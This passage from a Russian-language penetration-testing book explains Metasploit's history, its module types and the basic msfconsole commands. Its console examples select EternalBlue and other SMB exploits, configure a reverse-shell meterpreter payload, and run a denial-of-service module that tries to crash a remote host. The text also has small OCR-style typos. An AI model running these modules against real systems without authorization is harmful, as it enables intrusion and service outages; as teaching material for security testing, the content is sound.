
Описание остальных инструментов ты найдешь на сайте *https://kali.tools/*.

В следующей главе мы рассмотрим популярный фреймворк поиска уязвимостей Metasploit, который является частью Kali Linux. По сути, глава 9 будет продолжением этой главы.



Глава 9.

Использование Metasploit для взлома



9.1. Что такое Metasploit

Собственное, что он собой представляет и почему ему посвящена целая глава. Начнем с самого начала. В далеком 2003-ем году хакеру HD Moore (это его ник) пришла в голову идея разработать инструмент для быстрого написания и использования эксплоитов. Так на свет появился известный во всех кругах (как в кругах хакеров, так и специалистов по IT-безопасности) проект Metasploit project.

Первая версия фреймворка была написана на языке Perl, содержавшая псевдографический интерфейс на базе библиотеки **curses**. На тот момент это был просто набор разрозненных эксплойтов и скриптов, общие сведения о которых хранились в единой базе данных. Информация о необходимом окружении для запуска скриптов, как правило, отсутствовала. Также они несли в себе кучу устаревшего кода, требовали модификации жестко прописанных путей для каждого конкретного случая, что весьма затрудняло рабочий процесс и усложняло разработку новых инструментов.

В общем, первая версия фреймворка была как тот первым блин, который всегда комом. Но ничего страшного, зато к HD Moore присоединились другие добровольцы, которым понравилась сама идея, в том числе Мэтт Миллер. Во второй версии был наведен хоть какой-то порядок в самой базе данных Metasploit.

Третья версия была полностью переписана на Ruby, ее разрабатывала компания Metasploit LLC (основанная все теми же разработчиками в 2006 году). В 2008 году лицензия Metasploit Framework была сменена с проприетарной на BSD. А еще позднее, в 2009 году, фирма Rapid7, занимающаяся управлением уязвимостями, объявила о приобретении Metasploit, программного пакета двойного назначения для проведения тестов на проникновение. Так же сообщалось, что некоммерческая версия утилиты по-прежнему будет доступна для всех желающих.

С момента приобретения фреймфорка, многое изменилось. Появились PRO и Community версии, а в 2010 году, в свет вышла более упрощенная версия для "малоквалифицированных" пользователей — Metasploit Express.

На данный момент фреймворк распространяется в четырех версиях:

- Framework — базовая версия с консольным интерфейсом;
- Community — бесплатная версия, включающая дополнительно веб-интерфейс и часть функционала из коммерческих версий;
- Express — для коммерческих пользователей, включает функционал, позволяющий упростить проведение базовых аудитов и формирование отчетности по ним;
- Pro — самая продвинутая версия, предоставляет расширенные возможности для проведения атак, позволяет формировать цепочки задач для аудита, составлять подробную отчетность и многое другое.

Помимо веб-интерфейса, доступного в версиях Community, Express и Pro, существуют такие проекты, как Armitage (http://www.fastandeasyhacking.com/) и Cobalt strike (https://www.cobaltstrike.com/), предоставляющие дружелюбный и интуитивно понятный GUI-интерфейс для фреймворка. Первый так и называется – Cyber Attack Management for Metasploit – управление кибер-атакой для Metasploit.

По сравнению с остальными интерфейсами Armitage позволяет в наглядном виде представить все этапы атаки, включая: сканирование узлов сети, анализ защищенности обнаруженных ресурсов, выполнение эксплоитов и получение полного контроля над уязвимой системой.

Все функции программы структурированы и легкодоступны из меню и вкладок программы, даже для начинающего исследователя компьютерной безопасности. Программа предназначена для использования на платформах

Linux и Windows. На веб-сайте разработчиков (http://www.fastandeasyhacking.com/manual) присутствуют исходные коды, справочные руководства в текстовом и видео формате.

Об интерфейсе Cobalt можно сказать, что он слишком дорогой. Годовая лицензия стоит 3500$ на одного пользователя, а продление лицензии – 2500$. Такой инструмент могут позволить себе разве что профи высокого класса, ведь нужно не только его купить, но и чтобы он приносил деньги. А учитывая, что это всего лишь оболочка, а не сам фреймворк, понятно, что очередь за ним не стоит, особенно на наших просторах.

9.2. Структура фреймворка

"Сердце" Metasploit — библиотека Rex. Она требуется для операций общего назначения: работы с сокетами, протоколами, форматирования текста, работы с кодировками и подобных. На ней базируется библиотека MSF Core, которая предоставляет базовый функционал и "низкоуровневый" API. Его использует библиотека MSF Base, которая, в свою очередь, предоставляет API для плагинов, интерфейса пользователя (как консольного, так и графического), а также подключаемых модулей.

Все модули делятся на несколько типов, в зависимости от предоставляемой функциональности:

- **Exploit** — код, эксплуатирующий определенную уязвимость на целевой системе (например, переполнение стека)
- **Payload** — код, который запускается на целевой системе после того, как отработал эксплойт (устанавливает соединение, выполняет шелл-скрипт и прочее)
- **Post** — код, который запускается на системе после успешного проникновения (например, собирает пароли, скачивает файлы)
- **Encoder** — инструменты для обфускации (запутывания кода) модулей с целью маскировки от антивирусов
- **NOP** — генераторы NOP'ов. Это ассемблерная инструкция, которая не производит никаких действий. Используется, чтобы заполнять пустоту в исполняемых файлах, для подгонки под необходимый размер
- **Auxiliary** — модули для сканирования сети, анализа трафика и так далее




Рис. 9.1. Структура Metasploit

До начала работы с пакетом нужно учесть возможность использования базы данных, для хранения информации о хостах, сервисах, уязвимостях и прочем. Подключение к базе весьма необязательное условие для функционирования фреймворка, но тем не менее повышающее удобство использования и производительность.

Metasploit использует PostgreSQL, поэтому до начала работы с ним понадобится установить СУБД на свою систему. Затем убедиться, что запущены нужные сервисы БД и фреймворка. Далее мы покажем, как подготовить базу данных для Metasploit.

9.3. Базовая терминология

Прежде, чем мы начнем изучение фреймворка, нужно разобраться с терминологией, чтобы мы говорили на одном языке.

Эксплоит (англ. *exploit* — использовать) — это общий термин в сообществе компьютерной безопасности для обозначения *фрагмента программного кода, который, используя возможности, предоставляемые ошибкой, отказом или уязвимостью, ведет к повышению привилегий или отказу в*

обслуживании компьютерной системы. Грубо говоря, это такой кусок кода, содержащий ошибку, которая приводит к уязвимости (см. далее) в системе.

Шелл-код, *код оболочки, шелл-код* (англ. *shellcode*) — это *двоичный исполняемый код, который обычно передаёт управление консоли*, например, '/bin/sh' Unix shell, command.com в MS-DOS и cmd.exe в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая хакеру доступ к командной оболочке (англ. *shell*) в компьютерной системе.

Реверс-шелл – *при эксплуатации удаленной уязвимости шелл-код может открывать заранее заданный порт TCP уязвимого компьютера, через который будет осуществляться дальнейший доступ к командной оболочке*, и такой код называется привязывающим к порту (англ. *port binding shellcode*). Если шелл-код осуществляет подключение к порту компьютера атакующего, что производится с целью обхода брандмауэра или NAT, то такой код называется обратной оболочкой (англ. *reverse shell shellcode*).

Уязвимость – в компьютерной безопасности, термин уязвимость (англ. *vulnerability*) используется для обозначения слабо защищенного или открытого места в системе. Уязвимость может быть результатом ошибок программирования или недостатков в дизайне системы. Уязвимость может существовать либо только теоретически, либо иметь известный эксплойт. Уязвимости часто являются результатом беззаботности программиста, но, также, могут иметь и другие причины. Уязвимость обычно позволяет атакующему обмануть приложение, например, с помощью внедрения данных каким-нибудь незапланированным способом, выполнения команды на системе, на которой выполняется приложение, или путем использования упущения, которое позволяет получить непредусмотренный доступ к памяти для выполнения кода на уровне привилегий программы. Некоторые уязвимости появляются из-за недостаточной проверки данных, вводимых пользователем; часто это позволяет напрямую выполнить команды SQL (SQL-инъекция). Другие уязвимости появляются из-за более сложных проблем, таких как запись данных в буфер, без проверки его границ, в результате буфер может быть переполнен, что может привести к исполнению произвольного кода.

Еще одно понятие, с которым нам предстоит разобраться – *полезная нагрузка – payload*. Если ты начнешь изучать зарубежные руководства по хакингу (а рано или поздно это произойдет), то все они пестрят одним термином – *payload*. Как его понимать? Буквально он переводится как "полезная нагрузка". Под этим словом подразумевают код или часть кода вредоносной программы (червей, вирусов), который непосредственно выпол-

няет деструктивное действие: удаляет данные, отправляет спам, шифрует данные, открывает подключение для хакера и т.д. Вредоносные программы также имеют *overhead code* (буквально "служебный код"), под которым понимается та часть кода, которая отвечает за доставку на атакуемую машину, самостоятельное распространения вредоносной программы или препятствует обнаружению.

Другими словами, так называемая "полезная" нагрузка для жертвы оказывается совсем не полезной. А вот для хакера *payload* является ключевым элементом, который необходимо доставить на компьютер цели. Код полезной нагрузки может быть написан самостоятельно (и это правильный подход, позволяющий значительно снизить шансы обнаружения антивирусами – в этом ты быстро убедишься сам, если будешь пробовать запускать исполнимые файлы с полезной нагрузкой в системах с установленным антивирусом), а можно воспользоваться разнообразными генераторами полезной нагрузки. Суть работы этих программ заключается в том, что хакер выбирает типичную задачу (например, инициализация оболочки для ввода команд с обратным подключением), а генератор выдает тебе исполнимый код под выбранную платформу. Если у тебя нет навыков в программировании, то это единственный возможный вариант.

Одним из самых популярных генераторов полезной нагрузки является MSFvenom. Это самостоятельная часть Metasploit, предназначенная для генерации полезной нагрузки.

9.4. Конфигурации фреймворка и основные команды

Существует три конфигурации фреймворка – ***командная строка*** (она называется msfconsole), ***веб-интерфейс*** (Metasploit Community, PRO и Express), ***графическая оболочка*** (Armitage, Cobalt strike).

Учитывая, что мы только учимся, мы не будем покупать платные версии. По сути, можно все сделать в той же msfconsole и при этом на данном этапе ничего никому не платить.

Несмотря на наличие графических интерфейсов, самым распространенным способом работы с Metasploit по-прежнему остается консольный интерфейс msfconsole. Основные команды консоли приведены в таблице 9.1.

Таблица 9.1. Основные команды msfconsole

Команда	**Описание**
use	Используется для выбора определенного модуля для работы с ним
back	Операция, обратная *use*, то есть перестать работать с выбранным модулем и вернуться назад
show	Показать список модулей определенного типа
set	Установить значение определенному объекту
run	Запустить вспомогательный модуль
info	Вывести информацию о модуле
search	Найти определенный модуль
check	Проверить целевую систему, подвержена ли она уязвимостям
sessions	Показать список доступных сессий

9.5. Конфигурация модулей

У каждого модуля есть свой собственный набор опций, которые хакер может настроить под свои потребности. Существует очень много опций, поэтому перечислить здесь все невозможно. Тем не менее, ниже представлены несколько вариантов, которые обычно используются для настройки модулей:

- **Тип пейлоуда** – определяет тип полезной нагрузки, который эксплойт будет доставлять к цели. Доступны следующие типы:
  - Command: Пейлоуд, который выполняет команду. С его помощью можно выполнять команды на удаленном компьютере.
  - Meterpreter: Прогрессивный пейлоуд, который предоставляет командную строку, с помощью которой можно доставлять команды и применять расширения.
- **Тип соединения** – определяет, как Metasploit будет подключаться к цели. Возможны варианты:

- Автоматический – при автоматическом соединении используется связанное соединение, если был обнаружен NAT; в противном случае, используется обратная связь.
- Связанный – используется связанное соединение, что особенно важно, если цель находится не в зоне брандмауэра или NAT шлюза.
- Обратный – использует обратную связь, что особенно важно, если система не может инициировать соединение с целями.
- LHOST – определяет адрес локального хоста.
- LPORT – определяет порты, которые нужно использовать для обратных связей.
- RHOST – определяет адрес цели.
- RPORT – определяет удаленный порт, который нужно атаковать.

- **Настройки цели** – указывает целевую операционную систему и версию.
- **Перерыв эксплойта** – определяет время ожидания в течение нескольких минут.

9.6. Первый запуск Metasploit

Открой меню приложений и введи Metasploit. Далее появится команда запуска фреймворка. Да, Metasploit по умолчанию установлен в Kali Linux и тебе не нужно предпринимать никаких действий по его установке.




Рис. 9.2. Как запустить консоль Metasploit в Kali Linux

При первом запуске будет проинициализирована база данных фреймворка (рис. 9.3). Файл конфигурации базы данных находится в /usr/share/metasploit-framework/config/database.yml. На рис. 9.4 видно приглашение msf6 – консоль готова ко вводу команд.




Рис. 9.3. Инициализация базы данных




Рис. 9.4. Консоль готова к работе

Фреймворк содержит полезную команду *db_nmap*, которая не только запускает сканирование с помощью **nmap**, но и сохраняет результаты сканирования в базу данных фреймворка:

```
db_nmap <IP-адрес>
 [*] Nmap: Starting Nmap 9.91 ( http://nmap.org ) at 2020-12-
10 07:28 MSK
 [*] Nmap: Nmap scan report for <IP-адрес>
 [*] Nmap: Host is up (1.1s latency)
 [*] Nmap: Not shown: 993 closed ports
 [*] Nmap: PORT STATE SERVICE
 [*] Nmap: 22/tcp open ssh
 [*] Nmap: 80/tcp open http
 [*] Nmap: 514/tcp filtered shell
 [*] Nmap: 3128/tcp open squid-http
 [*] Nmap: 5555/tcp open freeciv
 [*] Nmap: 8000/tcp open http-alt
 [*] Nmap: 8080/tcp open http-proxy
 [*] Nmap: Nmap done: 1 IP address (1 host up) scanned in
41.39 seconds
```

Рис. 9.5. Команда db_nmap в действии

Как видим, **nmap** выдала результаты сканирования. Nmap будет автоматически заполнять БД msf6. Можно также воспользоваться опциями *-oX* в **nmap**, чтобы сохранить результат сканирования в формате XML. Это полезно, если в дальнейшем ты планируешь использовать сторонние программы, такие как Dradis Framework для работы с результатами.

Команда *db_nmap* создает SQL запросы с различными столбцами таблицы, имеющие отношение к результатам проверки. После завершения сканирования, *db_nmap* сохраняет значения в базе данных. Сохранение результатов

в виде таблиц упрощает обмен результатами локально, так и со сторонними инструментами.

Для просмотра результатов сканирования используй команды *hosts* и *services* (старые названия *db_hosts* и *db_services*). Первая команда выводит список просканированных узлов, вторая – список найденных на этих хостах сервисов.




Рис. 9.6. Команды hosts и services

Примечание. Посмотри на вывод **nmap**, приведенный ранее. Ты должен учитывать, что без опций –T4 –A –v сканер может неправильно определять назначение портов. Например:

```
[*] Nmap: 3128/tcp open squid-http
[*] Nmap: 5555/tcp open freeciv
[*] Nmap: 8000/tcp open http-alt
[*] Nmap: 8080/tcp open http-proxy
```

Порт 3128 определен как squid-http, порт 5555 – как freeciv, а порты 8000 и 8080 как http-alt и http-proxy соответственно. Если бы один из авторов этой книги не настраивал тестируемый узел (сканировать чужие узлы при написании книги – дурной тон), то можно было бы так и подумать. На самом деле порты 3128, 8000 и 8080 обслуживает веб-сервер Apache, то есть по сути – это веб-приложения, а порт 5555 – это не цивилизация, а всего лишь Bugzilla.

9.7. Практическое использование команд Metasploit

9.7.1. Команда *help* – получение справки

Начнем с команды *help*, которая выводит список доступных команд. Не нужно забывать о ней, поскольку она напомнит тебе о командах, которые ты позабыл:

```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    resource      Run the commands stored in a file
...
```

Примечание. Здесь и далее мы будем опускать часть вывода Metasploit, поскольку его консоль может генерировать довольно длинный вывод, который публиковать в книге особо не хочется.

9.7.2. Команда *use* – выбор модуля для использования

Команда *use* позволяет выбрать для работы определенный модуль, например:

```
use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
```




Рис. 9.7. Команда use

Примечание. Одна из особенностей консоли – автозавершение команд, подобно тому, которое используется в командной строке Linux. Просто начни вводить текст, а затем нажми **Tab** и консоль или дополнит твою команду или предложит несколько вариантов.

9.7.3. Команда *show* – показ сущностей

Команда show покажет все доступные сущности (модули, опции, цели и т.д.). Команде *show* нужно передать тип сущности или слово *all*, чтобы вывести все установленные модули. Вывод команды *show all*:

```
msf6 > show all

Encoders
========
```

```
   Name                        Description
   ----                        -----------
   cmd/generic_sh          Generic Shell Variable Substitution Command Encoder
   generic/none                The "none" Encoder
   mipsbe/longxor              XOR Encoder
...
```

Вывод очень большой и может продолжаться несколько минут. Поэтому лучше всего изучать список модулей по группам. Доступны следующие группы:

- encoders
- nops
- exploits
- payloads
- auxiliary
- post
- plugins

Также в конце вывода *show all* выводится список установленных плагинов:

```
[*] Available Framework plugins
   * nessus
   * rssfeed
   * sqlmap
   * sounds
   * auto_add_route
   * request
   * aggregator
   * msgrpc
   * msfd
   * nexpose
   * db_credcollect
   * libnotify
   * thread
   * alias
   * session_tagger
   * token_adduser
   * pcap_log
   * sample
```

```
   * beholder
   * socket_logger
   * openvas
   * emap
   * wiki
   * event_tester
   * token_hunter
   * ffautoregen
   * session_notifier
   * lab
   * db_tracker
* ips_filter
```

Наиболее часто ты будешь использовать команды:

```
show auxiliary
show exploits
show payloads
```

Выполнение *show auxiliary*, отобразит распечатку всех доступных вспомогательных модулей в пределах Metasploit. Как было упомянуто ранее, вспомогательные модули включают сканеры, модули отказа в обслуживании, fuzzers, и больше.

Команда *show exploits* будет для тебя самая интересная. Выполни *show exploits*, чтобы получить распечатку про все эксплоиты, связанные в одной логической среде.

Выполнение *show payloads* покажет все полезные нагрузки для всех платформ, доступных в пределах Metasploit. Команда *show options* покажет настройки модуля, если ты выбрал конкретный модуль.

Рассмотрим небольшой пример:

```
msf6> use exploit/windows/smb/ms03_049_netapi
[*] Using configured payload windows/meterpreter/reserse_tcp
msf6> show options
Module options (exploit/windows/smb/ms03_049_netapi):
   Name    Current Setting  Required     Description
   RHOSTS                   yes          The target host(s), range...
   RPORT   445              yes          The SMB service port (TCP)
   SMBPIPE BROWSER          yes          The pipe name to use (BROWSER...

Payload options (windows/meterpreter/reserse_tcp):
```

```
   Name     Current Setting  Required      Description
   EXITFUNC thread           yes           Exit technique (Accepted...
   LHOST    192.169.84.136   yes           The listen address (an interf...
   LPORT    4444             yes           The listen port

Exploit target:
   Id       Name
   0        Windows XP SP0/SP1
```

Как уже было отмечено, когда ты вводишь команду *show payloads*, то система показывает все доступные полезные нагрузки. Но если ты выбрал определенный модуль, тогда система отобразит полезные нагрузки только выбранного модуля, например:

```
Compatible Payloads
===============
  #   Name          Disclosure Date   Rank   Check Description
  0   generic/custom                  normal No     Custom Payload
  1   generic/debug_trap              normal No     Generic x86 Deb...
```

Команда *show targets* позволяет просмотреть цели – на случай, если ты не уверен, что полезная нагрузка совместима с целевой системой:

```
Exploit targets:

  Id  Name
  0   Windows XP SP0/SP1
```

Это довольно старенький эксплоит. Давай посмотрим на более новые варианты. Для этого используем команду *search*. Будем искать по названию уязвимости – *ethernalblue*:

```
msf6>search eternalblue
Matching Modules
================

   Name                                    Disclosure Date  Rank      Check  Description
   auxiliary/admin/smb/ms17_010_command    2017-03-14       normal    Yes    MS17-010...
   auxiliary/scanner/smb/smb_ms17_010                       normal    Yes    MS17-010...
   exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average   No     MS17-010...
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No  ...
...
```

Попробуем использовать этот эксплоит:

```
back
use exploit/windows/smb/ms17_010_ethernalblue
show targets

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Этот эксплоит уже посвежее. Также есть аналогичный эксплоит для Windows.

Команда *info* выведет подробную информацию о специфическом модуле, включая все опции, цели, и другую информацию.

```
msf > info dos/windows/smb/ms09_001_write

       Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
    Version: 6890
    License: Metasploit Framework License (BSD)

Provided by:
  j.v.vallejo
```

Когда ты выбрал конкретный модуль, для его использования применяй команду *use*. Обрати внимание в выводе ниже на глобальную переменную, которая была установлена, в ранее уже установленной конфигурации (RPORT).

```
use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       Set the SMB service port
```

Команда *connect* позволяет соединиться с IP-адресом (по номеру порта) из msfconsole так же, как будто бы ты используешь *netcat* или *telnet*:

```
connect 192.169.1.1 23
[*] Connected to 192.169.1.1:23
Hello
DD-WRT v44 std (c) 2018 NewMedia-NET GmbH
Release: 07/27/18 (SVN revision: 20011)
DD-WRT login:
```

9.7.4. Команды *set* и *setg* – установка значений переменных

Команда *set* позволяет установить опцию модуля. Команда *setg* устанавливает глобальную опцию, заданное значение будет доступно для всех модулей. Установить значение опции можно так:

```
set RHOST 192.169.1.1
RHOST => 192.169.1.1
msf auxiliary(ms09_001_write) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.169.1.1      yes       The target address
   RPORT  445              yes       Set the SMB service port
```

Ты можешь устанавливать глобальные переменные в пределах msfconsole. Для этого используется команда *setg*, как уже было упомянуто. Как только они будут установлены, они станут доступны в эксплоитах и вспомогательных модулях. Также можно сохранить эти опции для использования в следующий раз. Но бывает и другая ситуация – когда ты установил глобальную переменную и забыл об этом. Установить локальную тоже забыл, в итоге ты вызываешь эксплоит с другими опциями, а не теми, что нужно. Команда *unsetg* используется для сброса глобальной переменной. Имена переменных в Metasploit не зависят от регистра. Мы используем заглавные символы (например, LHOST) для наглядности, но ты можешь этого не делать. Примеры:

```
msf6 > setg LHOST 192.169.1.101
LHOST => 192.169.1.101
msf6 > setg RHOSTS 192.169.1.0/24
```

```
RHOSTS => 192.169.1.0/24
msf6 > setg RHOST 192.169.1.136
RHOST => 192.169.1.136
msf6 > save
Saved configuration to: /root/.msf6/config
msf6 >
```

Здесь мы не только установили глобальные переменные, но и сохранили их для последующего использования командой *save*.

9.7.5. Команда *check* – проверка целевой системы

Очень полезной на практике является команда *check*, позволяющая проверить, уязвима ли целевая система для выбранного эксплоита:

```
msf6 exploit(ms04_045_wins) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.169.1.114    yes       The target address
   RPORT  42               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 English

msf6 exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host
(192.169.1.114:42)
```

В данном случае целевая система не годится для проверки, поскольку соединение было закрыто удаленным узлом.

9.7.6. Команда *back* – возврат

Когда ты закончишь работу с определенным модулем, введи команду *back* для возврата обратно. Дальше ты сможешь выбрать другой модуль и продолжить работу.

9.7.7. Команда *run* – запуск эксплоита

Запустить подготовленный эксплоит можно командой *run*:

```
msf6 auxiliary(ms09_001_write) > run

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...
```

9.7.8. Команда *resource* – определение ресурса

Некоторые виды атак, такие как Karmetasploit, используют файл с командами, которые можно загрузить через msfconsole используя команду *resource*. Она последовательно выполняет команды в файле.

```
msf6 > resource karma.rc
resource> load db_sqlite3
